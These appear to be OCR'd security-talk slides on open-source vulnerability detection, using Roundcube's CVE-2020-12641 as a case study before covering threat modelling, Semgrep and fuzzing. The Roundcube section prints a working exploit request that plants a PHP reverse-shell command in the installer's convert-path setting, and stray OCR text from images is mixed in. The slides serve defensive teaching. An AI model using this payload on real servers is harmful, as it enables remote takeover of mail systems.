The Open Source Fortress


MutableSecurity

Seamless deployment and management of cybersecurity solutions


RETIRE


BILBAO
20 23
INNOVATION
HAPPENS HERE

Ubuntu
Security Podcast



roundcube

Roundcube Webmail

- Browser-based IMAP client
- Open source, being hosted on GitHub
- 5.2k stars (as per November 13, 2023)
- Written in XHTML, CSS, JavaScript (with jQuery), and PHP

Q: What are we missing here?

1. `/installer/index.php` route stores the raw user-controlled configuration in `rcube->config`.
2. When an email with a non-standard format is received, `rcube::exec` executes the output of `getCommand`.

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\" && file_exists($cmd)) {
        return $cmd;
    }

    if (empty($error[$opt_name])) {
        rcube::raise_error("Invalid $opt_name: $cmd", true, false);
        $error[$opt_name] = true;
    }

    return false;
}
```

From `program/lib/Roundcube/rcube_image.php`

A: Input sanitisation

- The attacker sends a `POST` request to the installer:

```
POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&
_im_convert_path=php+-r+'$sock%3dfsockopen("127.0.0.1",4444)%3b
exec("/bin/bash+-i+<%263+>%263+2>%263")%3b'+%23
```

- The attacker sends an email containing an image of non-standard format.
- Roundcube will try to convert the image to JPG.
- The command stored in `_im_convert_path` will be used in executed.
- The attacker will have a reverse shell.

> From DrunkenShells's `Disclosures` repository

CVE-2020-12641


- Many unsanitized configuration items (e.g., `_im_convert_path`)
- Arbitrary code execution
- 9.8 CVSS
- 7.66% EPSS
- Used by APT28 to compromise Ukrainian organisations' servers
- Added by CISA in the Known Exploited Vulnerabilities Catalogue

But … Was it preventable?

- Yes, but not with standard linters or scanners
- Taint analysis as a possible solution
  - `rcube->config` as a tainted data source
  - `rcube::exec` as a sensitive sink


The Open Source Fortress

- ossfortress.io
- Lots of OSS tools that can be used to proactively detect vulnerabilities
- Structure
  - Factual information
    - General software and **software security topics**
    - **Brief presentation of each analysis technique**
  - **Practical examples for analysing a vulnerable codebase**
    - Infrastructure and access
    - Documentations
    - Proposed solutions


Vulnerability detection
Threat modelling
produces
Threat model
informs
describes
Manual vulnerability detection
informs
describes
Automated vulnerability detection
Tools run and aggregation
All SARIF warnings
Triaging
Validation
Vulnerabilities
Analysis types
Depending on running the codebase
Static
Dynamic
Hybrid
Depending on the information about the codebase
Transparent
Partially-transparent
Opaque
Defensive activities
Vulnerability research
CVSS approximation
CWE approximation
CVE request
Patching
Communication with the stakeholders
Offensive activities
Exploit writing
Attack vector
Mitigations bypass
Weaponisation
DREAD
STRIDE

Ubuntu Portrait

- Vulnerable-by-design codebase
- "*lightweight piece of software that runs on an Ubuntu server and allows users to control it through their browsers*"
- On-premise deployment
- Written in Python and C
- 12+ embedded vulnerabilities


height: 300px center



Soymilk
ORIGINAL
7g SOY POWERED PROTEIN
CHECK FOR
CAT ARM B4
CLOSING

Threat modelling

- Identifying asset and threats
  - What we need to defend?
  - What can go wrong?
- Legal requirement (e.g., USA and Singapore)


OWASP Threat Dragon

- Threat modelling tool backed by OWASP
- Usual process
    i. Threat model creation
    ii. Diagram creation: STRIDE, CIA
    iii. Asset representation: stores, process, actor, data flow, trust boundaries
    iv. Manual threat identification, with type, status, score, priority, description, and mitigation


Searching...
MORPHEUS
ELUDES
POLICE AT
HEATHROW
AIRPORT

Code querying

- Searching a specific pattern in the codebase
- Optional abstract representation of the codebase
  - Abstract syntax trees
  - Control flow graphs
- Query types
  - Literals: `scanf`
  - Regex: `scanf\(.*\)`
  - Data structures: `({cpg.method("(?i)scanf").callIn}).l` in Joern's CPGQL
- Community queries (but generic)



> From Trail of Bit's "Fast and accurate syntax searching for C and C++"

```
$ pip install semgrep
```

```
rules:
- id: secret-logging
    patterns:
    - pattern-either:
        - pattern: $LOGGING_LIB.$METHOD(..., $MESSAGE, ...)
    - metavariable-pattern:
        metavariable: $LOGGING_LIB
        patterns:
            - pattern-either:
                - pattern: logging
                - pattern: logger
    - metavariable-pattern:
        metavariable: $MESSAGE
        patterns:
            - pattern-either:
                - pattern: <... password ...>
                - pattern: <... token ...>
            - pattern-not: |
                "..."

[...]
```

```
$ semgrep scan                                    \
  --sarif                                         \
  --config ~/analysis/semgrep-rules               \
  --output ~/analysis/semgrep.custom.sarif  \
  ~/codebase/sandcastle/sandcastle
```

```
┌──────────────┐
│ Scan Status  │
└──────────────┘
  Scanning 17 files (only git-tracked) with 4 Code rules:

[...]

┌──────────────┐
│ Scan Summary │
└──────────────┘
Some files were skipped or only partially analyzed.
  Scan was limited to files tracked by git.

Ran 4 rules on 11 files: 9 findings.
```


```
[...]

logging.info(
    f"Authenticating user with credentials: {username}:{password}"
)

[...]
```

Semgrep

- (Partially) open-source code scanner
- Support for 30+ programming languages
- No prior build requirements
- No DSL for rules
- Default or third-party rules

Fuzzing

- Running a program and offering random, unexpected inputs
- A crash = a security issue
  - `*NULL`
  - Sanitizers: ASan, UBSan, etc.
- BFS traversal of the CFG
- Optimisations



